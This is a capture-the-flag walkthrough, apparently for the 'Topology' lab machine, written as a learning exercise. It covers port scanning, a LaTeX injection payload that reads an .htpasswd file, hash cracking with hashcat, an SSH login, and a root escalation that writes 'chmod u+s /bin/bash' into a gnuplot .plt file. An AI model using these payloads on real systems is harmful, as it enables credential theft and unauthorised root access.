

# Topology-walkthrough

First thing to do is using nmap:

Nmap [ IP ] -sC -sV


```
(root@kali)-[~]
# nmap 10.10.11.217 -sC -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-25 12:11 EDT
Stats: 0:08:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 64.56% done; ETC: 12:24 (0:04:31 remaining)
Stats: 0:09:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 66.99% done; ETC: 12:25 (0:04:29 remaining)
Stats: 0:10:23 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 71.05% done; ETC: 12:26 (0:04:12 remaining)
Stats: 0:12:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 77.25% done; ETC: 12:27 (0:03:34 remaining)
Stats: 0:15:59 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.46% done; ETC: 12:28 (0:00:05 remaining)
Stats: 0:16:41 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 12:28 (0:00:00 remaining)
Stats: 0:16:44 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 12:28 (0:00:00 remaining)
Stats: 0:17:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 12:29 (0:00:00 remaining)
Nmap scan report for 10.10.11.217
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 dcbc3286e8e8457810bc2b5dbf0f55c6 (RSA)
|   256 d9f339692c6c27f1a92d506ca79f1c33 (ECDSA)
|   256 4ca65075d0934f9c4a1b890a7a2708d7 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Miskatonic University | Topology Group
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1097.20 seconds
```


We have to Ports >>>

- 1- 22 SSH
- 2- 80 Http


Go to the web: [ IP ]:80



We have another web site start with **LaTeX** this look like a site that make images of equations




I search in google for latex exploit.



After I searched and try I found that the finall payload is:

`$\lstinputlisting{/var/www/dev/.htpasswd}$`

After I but that I had this:




I used HashCat to find the text for this hash

Hashcat -m 1600 -a 0 [hashFile] [Wordlist]

After I have the password and I have the name I can connect to SSH

ssh vdaisley@[IP]



```
(root@kali)-[~]
# ssh vdaisley@10.10.11.217
vdaisley@10.10.11.217's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)

Expanded Security Maintenance for Applications is not enabled.


0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Jun 25 12:06:16 2023 from 10.10.14.148
vdaisley@topology:~$
```

## Flag-1 >>>>




```
vdaisley@topology: ~  
File Actions Edit View Help  
vdaisley@topology:~$ ll  
total 40  
drwxr-xr-x 6 vdaisley vdaisley 4096 Jun 25 11:45 ./  
drwxr-xr-x 3 root root 4096 May 19 13:04 ../  
lrwxrwxrwx 1 root root 9 Mar 13 2022 .bash_history -> /dev/null  
-rw-r--r-- 1 vdaisley vdaisley 220 Jan 17 12:26 .bash_logout  
-rw-r--r-- 1 vdaisley vdaisley 3771 Jan 17 12:26 .bashrc  
drwx----- 2 vdaisley vdaisley 4096 May 19 13:04 .cache/  
drwx----- 3 vdaisley vdaisley 4096 May 19 13:04 .config/  
drwx----- 3 vdaisley vdaisley 4096 Jun 25 12:08 .gnupg/  
drwxrwxr-x 3 vdaisley vdaisley 4096 Jun 25 11:45 .local/  
-rw-r--r-- 1 vdaisley vdaisley 807 Jan 17 12:26 .profile  
-rw-r----- 1 root vdaisley 33 Jun 25 11:07 user.txt  
vdaisley@topology:~$ cat user.txt  
vdaisley@topology:~$
```

## Root-Flag >>>

I used a tool called pspy64

1. I found this **/opt/ gnuplot** I searched for an exploit for gnuplot and I found that I can create files end with .plt and I can but a command inside.
2. So I make a file inside the **/opt/ gnuplot** like this :  
`touch /opt/gnuplot/watch.plt` [you can choose any name for the file 😊 ]
3. then I write this inside the watch.plt  
`system "chmod u+s /bin/bash"`  
Now I run **/usr/bin/bash -p**

Now I'm **Root** >>>



A terminal window titled 'vdaisley@topology: ~' with a menu bar (File, Actions, Edit, View, Help). The terminal shows the following commands and output:

```
vdaisley@topology:~$ cat /opt/gnuplot/watch.plt
system "chmod u+s /bin/bash"
vdaisley@topology:~$ /usr/bin/bash -p
bash-5.0# whoami
root
bash-5.0# cd /root
bash-5.0# ls
root.txt
bash-5.0# cat root.txt
bash-5.0#
```

The terminal background features a faint Kali Linux logo and the text 'KALI L'.

**Majd Abuleil**

